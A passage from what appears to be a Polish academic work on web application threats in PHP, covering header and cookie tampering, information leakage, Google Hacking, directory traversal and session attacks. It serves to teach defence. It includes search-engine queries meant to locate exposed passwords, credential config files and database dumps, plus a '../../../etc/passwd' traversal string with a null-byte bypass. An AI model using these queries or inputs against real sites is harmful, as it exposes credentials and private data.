wysyła spreparowane żądania HTTP w celu poznania lub wymuszenia pożądanego zachowania witryny.

Atakujący może przerobić formularz HTML według własnego uznania, np. usunąć ograniczenie ilości wprowadzanych znaków (atrybut `maxlength`), ominąć kontrolę poprawności danych po stronie klienta, zmienić wartości ukrytych pól (typ pola `hidden`) lub zmodyfikować typy pól formularza [Shif05a]. Na szczególną uwagę zasługują pola ukryte, które stanowią wygodny sposób na przekazywanie różnych danych pomiędzy kolejnymi podstronami. Zagrożenie pojawia się wtedy, gdy są to dane kluczowe, takie jak np. cena produktu czy poziom uprawnień. Konsekwencje modyfikacji tych parametrów przez napastnika są oczywiste. Tego typu błędy znajdują się nawet w dużych, komercyjnych aplikacjach WWW [SzWi06, s.73].

Manipulowanie nagłówkami żądania HTTP

Nagłówki żądania HTTP służą do przekazywania serwerowi przez klienta informacji o sobie i swojej konfiguracji oraz preferowanych formatach dokumentów [Wong00, s.53]. Problem polega na tym, że analogicznie do wszystkich innych informacji pochodzących od klienta, nagłówki HTTP mogą być zmodyfikowane przez napastnika [BaKl02, s.8]. Co prawda przeglądarki internetowe z reguły nie umożliwiają zmiany wartości nagłówków, lecz atakujący może napisać własny skrypt wysyłający żądania HTTP lub skorzystać z jednego z darmowych i ogólnie dostępnych serwerów Proxy, które umożliwiają modyfikacje dowolnych danych wysyłanych z przeglądarki [OWASP02, s.46]. Zagrożenie jest realne, tymczasem w języku PHP wartości pól nagłówków HTTP, obok wielu innych parametrów, są umieszczone w tablicy globalnej `$_SERVER`, której nazwa może sugerować o tym, że pochodzą one z bezpiecznego źródła. Niestety poprawność zapisanych w tych polach nagłówków nie jest automatycznie sprawdzana [Szwi06, s.71], przez co powinny być traktowane jako potencjalne zagrożenie. Stanowi to problem szczególnie jeśli nagłówki te są wykorzystywane dla wzmocnienia bezpieczeństwa. Przykładowo nagłówek `Referer` może być użyty do sprawdzania czy żądanie zostało wysłane z właściwiej podstrony. Celem jest przeciwdziałanie zapisywaniu witryny na dysk, a następnie modyfikacji formularza i wysłania go z własnego komputera przez atakującego [OWASP02, s.46]. Jednak fakt, że wartość nagłówka, na którym opiera się to zabezpieczenie, może być łatwo zmodyfikowane, sprawia że osiągnięto tutaj efekt odwrotny od zamierzonego – umożliwiono przeprowadzenie ataku tam, gdzie ze względu na zaimplementowane funkcje ochronne, nikt się tego nie będzie spodziewał.

Manipulowanie wartościami ciasteczek

Mechanizm ciasteczek (*cookies*) opiera swoje działanie o niewielkie pliki tekstowe, składowane na komputerze użytkownika [Grze04, s.61]. Poprawność zapisanych w ciasteczkach danych nie jest automatycznie sprawdzana – żadne sumy czy kody kontrolne nie są zapisywane razem z danymi, dlatego pozwala nie tylko odczytać, ale również zmodyfikować plik ciasteczka, zmieniając wartości parametrów czy dopisując nowe parametry i ich wartości [SzWi06, s.70]. Podobnie jak wspomniane w niniejszym punkcie adresy URL, pola formularzy oraz nagłówki HTTP, jako dane pochodzące z zewnątrz, także cookies nie powinny być używane w aplikacji bez wcześniejszej filtracji i walidacji.

ZAGROŻENIA ZWIĄZANE Z UJAWNIENIEM POUFNYCH INFORMACJI

Informacja jest podstawowym elementem każdego obecnego internetowego systemu informatycznego. Jeśli potencjalny kraker jest w stanie uzyskać nieuprawniony dostęp do danych i zasobów, które powinny pozostać poufne, to pojawia się zagrożenie dla bezpieczeństwa całego systemu.

Wyciek informacji

Wyciek informacji (*Information Leakage*) związany jest z tymi elementami systemu informatycznego, które mogą dostarczyć atakującemu szczegółowych informacji na temat witryny. Może on je poznać przeglądając stronę i jej źródła HTML oraz sprawdzając jej reakcje na różne działania, może także skorzystać z pomocy różnych narzędzi, chociażby wyszukiwarek internetowych. Informacje te często bywają kluczowe dla skuteczności ataku. Słabymi punktami będącymi zazwyczaj przyczyną tego typu wycieku informacji są :

- Komunikaty błędów i komunikaty systemowe – te komponenty aplikacji, które mają dostęp do jawnej postaci danych, umieszczają je w zgłaszanych przez siebie komunikatach, np. komunikaty zapisywane w dziennikach zdarzeń [SzWi06, s.136]. Komunikaty błędów i komunikaty systemowe mogą być nieocenionym źródłem pożytecznych informacji na temat działania aplikacji, np. ścieżki dostępu, kolumny użyte w zapytaniach, nazwy użytkowników bazy danych, i wielu, wielu innych.
- Polecenia debugowania – niemal każda aplikacja wykorzystuje mechanizmy obserwacji działania i usuwania błędów z programu (tzw. debugowania). Są one bardzo przydatne w czasie rozwoju oprogramowania, jednak pozostawione w aplikacji mogą prowadzić do ujawnienia wielu informacji. Atakujący może znaleźć wyniki działania procesu debugowania bezpośrednio w kodzie lub wymusić wejście aplikacji w tryb debugowania poprzez modyfikacje adresu URL, np. w wielu aplikacjach wystarczy dodanie do łańcucha parametrów `debug=on` lub `Debug=Yes` [OWASP02, s.51].
- Komentarze HTML – komentarze często poprawiają czytelność i usprawniają proces dokumentowania aplikacji, jednakże umieszczone bezpośrednio w kodzie

HTML mogą okazać się cennymi wskazówkami dla włamywacza [OWASP02, s.50]. Może być ich dużo i mogą nie zawierać żadnych cennych informacji lub może być ich mało ale np. z hasłami użytkowników czy też opisami tabel używanych podczas zapytań SQL [ScSh02, s.110]. Komentarze te mogą być umieszczane bezpośrednio przez programistów lub automatycznie w wygenerowanym kodzie przez różnego rodzaju programy i biblioteki pomocnicze [OWASP02, s.50]. Niemniej jednak, bez względu na sposób w jaki komentarze HTML znalazły się w kodzie, należy uznać tą lukę za bardzo kompromitującą.

Problem wycieku informacji można rozpatrywać także w innym aspekcie. Dotyczy on ujawnienia ukrytych bądź poufnych danych, plików lub dokumentów, które same w sobie mogą być przedmiotem ataku lub też mogą przyczynić się do jego przeprowadzenia. Problem nieuprawnionego dostępu do zasobów, które powinny pozostać poufne, wynika głównie z faktu, że umieszczane są one w ramach głównego katalogu dokumentów WWW serwera. W ten sposób można uzyskać do nich dostęp bezpośrednio po wpisaniu dokładnego adresu URL w oknie przeglądarki. Możliwe jest to wtedy, gdy mechanizm kontroli dostępu nie obejmuje wszystkich możliwych punktów wejścia do systemu lub gdy dopuszcza on użytkownika do zasobów, do których nie uzyskał wymaganych uprawnień podczas uwierzytelniania. Poza tym, programiści zbyt często zapominają, że nawet jeśli do danego zasobu nie prowadzą żadne bezpośrednie odnośniki ze strony, to wcale nie znaczy, że nie jest on osiągalny dla potencjalnych krakerów. Dokładny adres URL może być odnaleziony poprzez atak siłowy, sprawdzanie istnienia popularnych nazw katalogów i plików (np. /admin), a także analizę komunikatów błędów [WASC04a, s.13]. Elementy systemu informatycznego, których dotyczy ten rodzaj zagrożenia to :

- Pliki ukryte – wielu administratorów stron internetowych pozostawia na serwerze pliki ukryte, np. pliki z przykładami czy pliki instalacyjne, tymczasem mimo, że z reguły nie prowadzą do nich żadne odnośniki, to wciąż są one dostępne z poziomu WWW [OWASP02, s.51].
- Kopie zapasowe i pliki tymczasowe – wiele aplikacji pozostawia w katalogach pliki kopii zapasowych i pliki tymczasowe [OWASP02, s.51], w wyniku czego, podobnie do wspomnianych wyżej plików ukrytych, są one dostępne dla wszystkich. Szczególnym zagrożeniem jest uzyskanie dostępu przez atakującego do kopi zapasowych, które to są swoistą skarbnicą wiedzy o całej aplikacji.
- Tylne wejścia (*backdoors*) – przeważnie tworzone podczas fazy rozwijania programu dla szybszego dokonywania zmian bezpośrednio w aplikacji, poprzez

umożliwienie uzyskania administratorskiego dostępu do aplikacji bez procesu autoryzacji i uwierzytelniania, jednakże bardzo często zapomina się o ich usunięciu przed umieszczeniem aplikacji w Internecie [Grze04, s.61].

- Pliki źródłowe – problem ujawnienia zawartości plików źródłowych aplikacji zazwyczaj jest wynikiem tego, że dołączane pliki często mają rozszerzenia *inc* (od angielskiego wyrazu *include*) i są przechowywane w ramach głównego katalogu aplikacji; serwer WWW nie rozpoznaje typu takich plików i traktuje je jako dokumenty zapisane zwykłym tekstem (`text/plain`); w rezultacie zawartość pliku może być wyświetlona bezpośrednio w oknie przeglądarki [Shif05a]. Ujawnienie plików źródłowych możliwe jest także, gdy plik posiada inne rozszerzenie np. *php*. Wykorzystywana jest wtedy technika zwana *Directory Traversal* opisana w dalszej części pracy.

Wystąpienie zagrożenia wycieku poufnych informacji zazwyczaj jest efektem niedopatrzenia lub braku dogłębnej analizy aplikacji. Nie powinno to mieć miejsca, ponieważ wszelkie luki w sterowaniu dostępem, czy też jakiekolwiek informacje zwracane przez witrynę mogą okazać się kluczowe dla bezpieczeństwa całego systemu oraz danych przez niego przechowywanych.

Google Hacking

Wyszukiwarka internetowa firmy Google jest obecnie jedną z największych dostępnych na rynku. W jej zasobach zaindeksowane są miliony odnośników do stron WWW na całym świecie. Ponadto narzędzie to posiada szereg opcji, które pozwalają na kompleksowe i zaawansowane wyszukiwanie. Może to być, i często jest, wykorzystane przez krakerów. Dzięki odpowiednio spreparowanym zapytaniom atakujący może uzyskać wiele przydatnych informacji na temat witryny.

Ten rodzaj ataku uzyskał nawet własną nazwę : *Google Hacking*. Co prawda, do tego samego celu mogą być użyte też inne wyszukiwarki dostępne w Internecie, nie tylko Google, lecz to właśnie produkt tej firmy wydaje się oferować najlepszą funkcjonalność i największą ilość odnośników przechowywanych w swoich zasobach.

Zapytanie	Rezultat
`"Access denied for user" "Using password"`	Błędy autoryzacji – mogą zawierać nazwy użytkownika, nazwy funkcji, informacje o układzie plików i fragmenty kodu SQL.
`"The script whose uid is" "is not allowed to access"`	Błędy PHP związane z kontrolą dostępu – mogą zawierać nazwy plików, nazwy funkcji i informacje o układzie plików.
`"#mysql dump" filetype:sql`	Błędy bazy MySQL – mogą zawierać informacje o strukturze i zawartości bazy danych.
`"Warning: mysql _ query()" "invalid query"`	Błędy bazy MySQL – mogą zawierać nazwy użytkowników, nazwy funkcji, nazwy plików i informacje o układzie plików.
`"Error Message : Error loading required libraries."`	Błędy skryptów CGI – mogą zawierać informacje o rodzaju systemu operacyjnego i wersji oprogramowania, nazwy użytkowników, nazwy plików oraz informacje o układzie plików w systemie.

Tabela 5: Przykładowe polecenia wyszukiwarki Google, których celem jest odnalezienie stron wyświetlających komunikaty błędów
Źródło: [Piot05]

Zapytanie	Rezultat
`"robots.txt" + "Disallow:" filetype:txt`	Pliki robots.txt zawierające informacje o zasobach ukrytych przed indeksowaniem przez wyszukiwarki.
`inurl:phpinfo.php filetype:php`	Podstrony pokazujące konfigurację PHP na danym serwerze. Wiele przydatanych danych, od ustawień poszczególnych parametrów po zainstalowane rozszerzenia.
`pass|password inurl:config.inc filetype:inc`	Pliki config.inc, które bardzo często używane są przez programistów PHP do przechowywania danych konfiguracyjnych, m.in. haseł dostępu do bazy danych.
`"admin account info" filetype:log`	Dzienniki zdarzeń serwera (tzw. logi) zawierające informacje dotyczące konta administratora, w tym nazwę użytkownika i hasło.
`"#mysql dump" filetype:sql`	Pliki zawierające zrzuty baz danych MySQL.
`filetype:sql "insert into" (pass|passwd|password)` lub `filetype:sql ("values * MD5" | "values * password" | "values * encrypt")`	Kopie zapasowe lub pliki instalacyjne bazy danych MySQL, zawierające zarówno strukturę bazy danych jak i dane, w tym także nazwy i hasła użytkowników.
`"not for public release" -.gov -.mil`	Dokumenty, które zawierają wiele poufnych informacji, do których nie powinny mieć dostępu nieuprawnione osoby. W niniejszym przykładzie przeszukiwane są zasoby zgromadzona na amerykańskich stronach rządowych USA, w tym Ministerstwa Obrony.

Tabela 6: Przykładowe polecenia wyszukiwarki Google przydatne krakerom
Źródło: Opracowanie własne na podstawie [WWW8]

Jak wspomniano w poprzednim punkcie jednym z elementów, na który należy zwrócić uwagę podczas analizy bezpieczeństwa aplikacji, są komunikaty błędów. Google bardzo łatwo może posłużyć atakującemu do odnalezienia luk tego typu (zob. tabela 5).

Poza komunikatami błędów, Google może się okazać bardzo dobrym narzędziem do wyszukiwania wielu innych przydatnych informacji, takich jak hasła, struktura bazy danych, dane konfiguracyjne, ukryte i poufne pliki i katalogi, tajne dokumenty i wiele wiele innych. W ogólnodostępnej bazie *Google Hacking* [WWW8] znajduje się obecnie ponad 1400 konkretnych i gotowych zapytań, które mogą być wykorzystane do odnalezienia przeróżnych informacji ułatwiających przeprowadzanie ataku na aplikację. W tabeli 6 przedstawiono tylko część z nich.

Niektóre źródła [SzWi06, s.261] zalecają ochronę przed indeksowaniem strony poprzez użycie pliku robots.txt. Umożliwia on wskazanie tych plików i katalogów, które nie powinny być zapisywane w bazie odnośników wyszukiwarki. Niestety, o ile plik ten rzeczywiście może stanowić częściową ochronę przed atakami typu *Google Hacking*, o tyle jest przyczyną pojawienia się innej luki. Problem polega na tym, że plik ten jest ogólnie dostępny, także dla potencjalnych włamywaczy, w wyniku czego mogą oni poznać nie tylko strukturę witryny, ale i lokalizację poufnych plików chronionych przed indeksowaniem przez roboty wyszukiwarek internetowych. Co więcej, Google może być także z powodzeniem wykorzystane do odnajdywania stron, które używają robots.txt (zob. tabela 6). Nie ulega więc wątpliwości, że należy szukać innych sposobów zabezpieczania witryny przed atakami wykorzystującymi wyszukiwarki internetowe.

Ujawnienie plików źródłowych

Ujawnienie plików źródłowych i innych zasobów składowanych lokalnie na serwerze możliwe jest dzięki technice zwanej *Directory Traversal.* Na atak ten podatne są wszelkie skrypty korzystające z plików szablonów lub w jakiś inny sposób odwołujące się do plików na serwerze [ScSh02, s.207]. Atak ten przebiega poprzez manipulację łańcuchem żądania.

Nie występuje powszechnie używany polski odpowiednik terminu *Directory Traversal.* W literaturze angielskojęzycznej używa się także określeń *Path Traversal* [WASC04a, s. 52] oraz *Path Disclosure* [OWASP02, s.40].

Podstawową formą ataku *Directory Traversal* jest przejście poza główny katalog witryny, aby uzyskać dostęp do plików systemowych, np. `../../../etc/passwd` [ScSh02, s. 207]. Jednak atak może być także wykorzystany do ujawnienia zasobów i plików źródłowych w

ramach głównego katalogu strony WWW, np. zamierzonym efektem po wpisaniu adresu `http://strona.pl/index.php?dzial=glowny.htm` może być wyświetlenie głównego szablonu znajdującego się w pliku `glowny.htm`. Tymczasem atakujący może zmodyfikować parametr `dzial` i umieścić nazwę dowolnego innego pliku w ramach serwera, w rezultacie powodując wyświetlenie go w przeglądarce. W tej sytuacji pewnym rozwiązaniem wydaje się być wymuszenie rozszerzenia pliku, jednak nie zawsze jest to skuteczne, ponieważ napastnik może umieścić w adresie znak pusty `NULL (%00)`, który oznacza koniec ciągu [ScSh02, s.208-209]. W trakcie przetwarzania takiego ciągu, w którym został umieszczony znak pusty, wszystkie znaki znajdujące się po nim zostaną obcięte, w rezultacie czyniąc powyższe zabezpieczenie bezużytecznym.

Dopuszczenie potencjalnych krakerów do plików źródłowych aplikacji stanowi niewątpliwie poważne zagrożenie. W ten sposób mogą oni dogłębnie poznać nie tylko strukturę i budowę witryny, ale i szczegółowe informacje na temat zastosowanych technik, a także dane używane do ustanowienia połączenia z bazą danych.

ATAKI NA MECHANIZMY UWIERZYTELNIANIA I ZARZĄDZANIA SESJĄ UŻYTKOWNIKA

Mechanizmy uwierzytelniania i zarządzania sesją użytkownika stanowią nieodłączny element każdej większej internetowej aplikacji bazodanowej. Jeśli nie podjęto wystarczających kroków w celu ich zabezpieczenia, napastnik może uzyskać poziom uprawnień, który pozwoli mu na wykonania operacji zagrażających bezpieczeństwu zarówno całego systemu jak i użytkowników z niego korzystających.

Ataki na proces uwierzytelniania

Uwierzytelnianie użytkowników można zdefiniować jako proces weryfikacji czy dany użytkownik jest tą osobą, za którą się podaje [OWASP02, s.16]. Najpopularniejszym sposobem uwierzytelniania użytkowników w Internecie są obecnie hasła. Niestety ciągle obserwowany jest wzrost efektywności rozmaitych programów do łamania szyfrowanych haseł [KLG03, s.393].

Wyróżnia się dwa podstawowe sposoby łamania haseł [SGT05, s.229] :

- Atak słownikowy (*dictionary attack*) - zautomatyzowany atak skierowany przeciwko systemowi uwierzytelniania, który polega na sprawdzeniu kolejnych, gotowych haseł znajdujących się w bazie danych, tzw. słowniku,
- Atak siłowy (*brute-force password attack*) - polega na omijaniu zabezpieczeń systemu przez podejmowanie prób zalogowania się przy użyciu każdego dopuszczalnego hasła; w tej metodzie analizowany jest każdy możliwy przypadek.

Bez względu na szczegółowe nazwy tych ataków, należy je traktować jako techniki siłowe, czyli takie, które w drodze zautomatyzowanego procesu metodą prób i błędów próbują odgadnąć dane uwierzytelniające.

Według innego podziału można wyróżnić następujące ataki siłowe [WASC04a, s.11] :

- Zwyczajne ataki siłowe (*normal brute force attacks*) – atakujący używa nazwy użytkownika i dopasowywuje do niego hasła.

- Odwrócone ataki siłowe (*reverse brute force attacks*) – atakujący używa jednego hasła i dopasowuje do nich nazwy użytkowników. W systemach z milionami kont, prawdopodobieństwo tego, że wielu użytkowników posiada to samo hasło jest wysokie.

Wartym odnotowania jest fakt, że atak siłowy z reguły wymaga dużych nakładów czasowych, co może być często zniechęcającym czynnikiem dla napastnika. Kluczową rolę odgrywa stopień skomplikowania haseł przechowywanych w systemie.

Specyficzną odmianą zagrożeń związanych z procesem uwierzytelniania są ataki socjotechniczne. Największy problem polega na tym, że nie są to ataki techniczne, a jedynie próby nakłaniania użytkowników do wykonania nierozsądnych działań [Schl04, s.332]. Najczęściej przyjmują następującą formę [Schl04, s.332] :

- Podawanie się za administratora systemu i wysyłanie wiadomości poczty elektronicznej do użytkowników z prośbą o podanie haseł.
- Utworzenie lustrzanej kopii strony logowania witryny i nakłanianie użytkowników do prób logowania (Phishing).

Wyżej wymienione formy ataku często są też ze sobą łączone. Ochrona przed tego typu zagrożeniami na poziomie aplikacji jest niemożliwa. Praktycznie jedyne, co można zrobić, to uświadomić użytkowników o istniejącym niebezpieczeństwie tak, aby starali się go unikać.

Ataki na sesje użytkownika

Mechanizm zarządzania sesją jest powszechnie stosowany w celu identyfikacji i śledzenia użytkownika pomiędzy kolejnymi podstronami. W rezultacie nie musi on podawać swoich danych uwierzytelniających - z reguły nazwy i hasła - przed obejrzeniem każdej podstrony w ramach danej witryny. Użytkownikowi przydzielany jest unikalny identyfikator, dzięki któremu aplikacja jest w stanie go rozpoznać, odczytać i przydzielić odpowiedni zestaw uprawnień lub innych danych specyficznych dla niego. Duża grupa zagrożeń dotyczących mechanizmu autoryzacji ma związek właśnie z tym identyfikatorem sesji. Użycie przez atakującego tego samego identyfikatora co prawowity użytkownik prowadzi bowiem do nieuprawnionego dostępu do aplikacji i wykonania operacji w jego imieniu.

Wyróżnia się kilka ataków i zagrożeń związanych z sesjami. Należą do nich przechwycenie sesji, wymuszenie sesji, ujawnienie danych sesji, podmiana całej sesji oraz podmiana danych sesji.

Przechwycenie sesji (*Session Hijacking*) odnosi się do tych ataków, które próbują uzyskać dostęp do istniejącej sesji użytkownika [Shif04b, s.42]. Oznacza to tych użytkowników, którym identyfikator został już przydzielony. Znane są dwie podstawowe metody uzyskania identyfikatora sesji :

(1) Domniemanie sesji – można zaliczyć tu następujące sposoby : wykorzystanie podatności aplikacji na atak *Cross Site Scripting* [Kols02, s.15], odczytanie identyfikatora sesji z nagłówka HTTP `Referer` wysyłanego do innego serwera [Ollm03] czy też odgadnięcie identyfikatora; ostatni z wymienionych sposobów staje się możliwy, gdy identyfikator nie jest wystarczająco losową wartością; istnieje wiele technik matematycznych, np. prognozowanie matematyczne, które mogą być zastosowane do odgadywania przewidywalnych, czasem sekwencyjnych, identyfikatorów sesji [ScSh02, s.155]. Do odgadnięcia można zastosować także atak siłowy – jest on skuteczny, gdy atakujący jest w stanie określić ograniczony zbiór możliwych identyfikatorów lub gdy zakres generowanych identyfikatorów jest stosunkowo wąski, np. liczba ze zbioru od 1 do 10000 [Olse04, s.12].


(2) Podsłuchiwanie ruchu sieciowego – napastnik, który ma możliwość monitorowania ruchu sieciowego pomiędzy atakowanym użytkownikiem a serwerem, może wykraść identyfikator sesji, ponieważ jest on przesyłany tekstem jawnym [Olse04, s.11], ale tylko wtedy, gdy nie zastosowano bezpiecznego połączenia SSL.

Kolejny rodzaj ataku, określany terminem "wymuszenie sesji" (*Session Fixation*), różni się od opisanych wyżej technik tym, że napastnik nie skupia swojej uwagi na zdobyciu identyfikatora sesji ofiary, a raczej na skłonieniu ofiary do użycia identyfikatora określonego przez niego samego [Olse04, s.12]. Innymi słowy, użytkownik zostaje nieświadomie skłoniony do użycia sesji zainicjowanej przez atakującego. Atak ten przebiega w trzech krokach [Kols02; Esse05] :

(1) Ustanowienie sesji – w pierwszym kroku atakujący tworzy losowy identyfikator sesji lub rozpoczyna nową sesję na docelowym serwerze i pozyskuje z niej identyfikator; zazwyczaj musi on utrzymywać sesję przez wielokrotne wysyłanie żądań, aby uniknąć jej wygaśnięcia,

(2) Wymuszenie sesji – atakujący przekazuje ofierze ustalony identyfikator (zob. rysunek 6, krok 1); przekazanie to może się odbyć na wiele sposobów m.in. może on wykorzystać techniki polegające na iniekcji i wykonaniu wrogiego kodu, np. *Cross Site Scripting*; może także po prostu skłonić ofiarę do uruchomienia odpowiednio spreparowanego odnośnika lub formularza HTML,

(3) Uzyskanie dostępu – w ostatnim kroku atakującemu pozostaje tylko czekać, aż ofiara zaloguje się do aplikacji używając ustalonego identyfikatora (zob. rysunek 6, krok 2), po czym wykorzystując ten sam identyfikator atakujący może podszyć się pod ofiarę (zob. rysunek 6, krok 3).



Rysunek 6: Przebieg ataku wymuszenia sesji
Źródło : [Shif04a]

Nieco innym rodzajem zagrożeń są : ujawnienie danych sesyjnych oraz podmiana całej sesji. Oba wykorzystują dość kontrowersyjną cechę języka PHP. Otóż w standardowej konfiguracji, PHP zapisuje sesje w pliku, w tym samym katalogu (w przypadku systemu operacyjnego Linux jest to katalog tymczasowy /tmp), w wyniku czego w środowiskach współdzielonych wiele osób zapisuje dane sesyjne w tym samym miejscu i z tymi samymi uprawnieniami [Jaku03]. Atakujący może to wykorzystać do podmiany pliku sesji lub danych w nim zawartych. Testy dowodzą, że w ten sposób skonfigurowanych jest wiele kont u wielu dostawców usług hostingowych, a także serwerów uczelnianych [Mrug06, s. 75]. Jednakże

problem nie dotyczy tylko środowisk współdzielonych. Ujawnienie plików sesji jest możliwe bowiem także np. przy użyciu *Directory Traversal*, natomiast do modyfikacji tych plików można wykorzystać chociażby podatność aplikacji na iniekcję poleceń systemowych.

Ostatnie z zagrożeń opisywanych w niniejszym punkcie, czyli atak polegający na podmianie danych sesji (ang. *Session Injection*) nie do końca związany jest z samym mechanizmem zarządzania sesją. O wiele bardziej dotyczy zagrożeń iniekcji złośliwego kodu oraz manipulacji parametrami wejściowymi. Podmiana danych sesji polega na nieautoryzowanym rejestrowaniu zmiennych w sesji [Jaku03]. Atak ten możliwy jest wtedy, gdy zmienne sesyjne inicjowane lub modyfikowane są na podstawie danych pochodzących od użytkownika, a weryfikacja tych danych jest niewystarczająca.

Jak pokazują wyżej omówione zagrożenia związane z poprawnym uwierzytelnianiem i identyfikacją użytkownika, kwestia ochrony tych mechanizmów nie powinna być lekceważona, tym bardziej że standardowy mechanizm sesji zaimplementowany w PHP nie daje wystarczającego poziomu bezpieczeństwa. Dodatkowo możliwość wykorzystania innych technik ataku na aplikację internetowe w celu przejęcia sesji użytkownika, pokazuje, że na bezpieczeństwo stron WWW powinno się patrzeć całościowo z szczególnym naciskiem na metody wykorzystujące wstrzykiwanie wrogiego kodu. Metody te bowiem bardzo często stają się skutecznym środkiem w przeprowadzanych atakach.

PODSUMOWANIE

Obecnie niemal codziennie pojawiają się doniesienia o nowych dziurach i lukach w dostępnych systemach, nie rzadziej też informacje o włamaniach na różnorakie witryny internetowe. Nie tylko osoby odpowiedzialne za bezpieczeństwo, ale i sami programiści, zmuszeni są do ciągłego monitorowania sytuacji, śledzenia stanu badań, zaznajamiania się z ogłaszanymi publicznie podatnościami i lukami w aplikacjach internetowych. Niestety wciąż wielu programistów nie chce lub po prostu nie potrafi zapewnić odpowiedniego poziomu bezpieczeństwa tworzonego przez nich oprogramowania. Niektórzy nie są wystarczająco zaznajomieni i nie do końca rozumieją specyfiki Internetu i jego otwartego charakteru. W efekcie to właśnie krakerzy często dysponują wiekszą wiedzą od nich i wykorzystują ją bezwzględnie w atakach na słabo zabezpieczone witryny.

W dokumencuie dogłębnie omówiono zagrożenia, na które narażone są aplikacje webowe. W sposób wyczerpujący przedstawiono najgroźniejsze i najdotkliwsze z nich, czyli ataki *SQL Injection*, *Cross Site Scripting*, *Cross Site Request Forgeries* oraz różne odmiany ataków na sesje użytkownika. Mimo dość obszernego podejścia do tematu, w pełni go jednak nie wyczerpano. Między innymi ograniczono się do poziomu aplikacji produkcyjnych, tymczasem aplikacje te nie działają w oderwaniu od swojego środowiska i bezpośredniego otoczenia. Każdy element, sieć, serwer, system operacyjny mają wpływ na bezpieczeństwo samej aplikacji. Na nic się zdadzą.odpowiednie zabezpieczenia w kodzie programu, jeśli dostęp do serwera czy systemu operacyjnego można uzyskać niewielkim nakładem środków.

Warto pamiętać, że bezpieczeńswo jest pojęciem względnym. Określenie odpowiedniego poziomu ochrony zależy od postawionych wymagań, przy czym nie istnieją i niemożliwe jest stworzenie systemów całkowicie bezpiecznych, a często ostatecznie obrany poziom bezpieczeństwa jest tylko i wyłącznie wynikiem kompromisu z innymi czynnikami bardzo istotnymi w procesie budowania internetowych aplikacji bazodanowych, takimi jak koszta, funkcjonalność, czy wydajność.

LITERATURA

[Alsh05a] Alshanetsky I.: *PHP Architect's Guide to PHP Security*, Marco Tabini & Associates, Inc. 2005.

[Alsh05b] Alshanetsky I.: *Path Disclosure and PHP*, Ilia Alshanetsky iBlog, 14.07.2005. http://ilia.ws/archives/58-Path-Disclosure-and-PHP.html

[Alsh06a] Alshanetsky I.: *Niebezpieczeństwa ataków XSS i CSRF*, PHP Solutions nr 2/2006, s.48-55.

[Alsh06b] Alshanetsky I.: *Security Corner: All Your Session Are Still Belong to Us!*, PHP Architect nr 6/2006, s.50-55.

[Atki03] Atkinson L.: *MySQL*, Helion 2003.

[BaKl02] Bar-Gad I., Klein A.: *Developing Secure Web Applications*, Sanctum Inc. 2002.

[Cieb03] Ciebiera K.: *Filtrowanie zapytań SQL w środowisku aplikacji internetowych*, V Krajowa Konferencja Inynierii Oprogramowania KKIO 2003, 14-17.10.2003, Szklarska Poręba, w: Huzar Z., Mazur Z.: *Problemy i metody inynierii oprogramowania*, WNT, Warszawa-Wrocaw 2003.

[Diab05] "Diabolic Crab": *HTTP Response Splitting*, Digital Paradox 2005. http://www.digitalparadox.org/http_response_splitting.pdf

[DwLu03] Dworakowski W., Luzar Ł.: *Zastrzyk prosto w serce*, Computerworld nr 13/2003.

[Endl02] Endler D.: *The Evolution of Cross Site Scripting Attacks*, iDEFENSE Labs 2002.

[Esse05] Esser S.: *PHP and Session Fixation,* Hardened-PHP Project 2005. http://www.hardened-php.net/php_and_session_fixation.48.html

[EURO05] *Filtering JavaScript to Prevent Cross-Site Scripting*, EUROSEC GmbH Chiffriertechnik & Sicherheit 2005.

[Faja05] Faja B.: *Bezpieczeństwo skryptów i serwera WWW*, PHP Solutions nr 4/2005.

[Fish05] Fisher M.: *The reality of SQL injection*, (IN)SECURE Magazine nr 3/2005, s.46-51.

[FoTr03] Forristal J., Traxler J.: *Hack Proof Your Web Applications*, Helion 2003.

[Gajd05] Gajda W.: *Ataki XSS oraz CSRF na aplikacje internetowe*, Internet nr 7/2005, s.95-99.

[GBR05] Gutmans A., Bakken S.S., Rethans D.: *PHP5. Tajniki programowania*, Helion 2005.

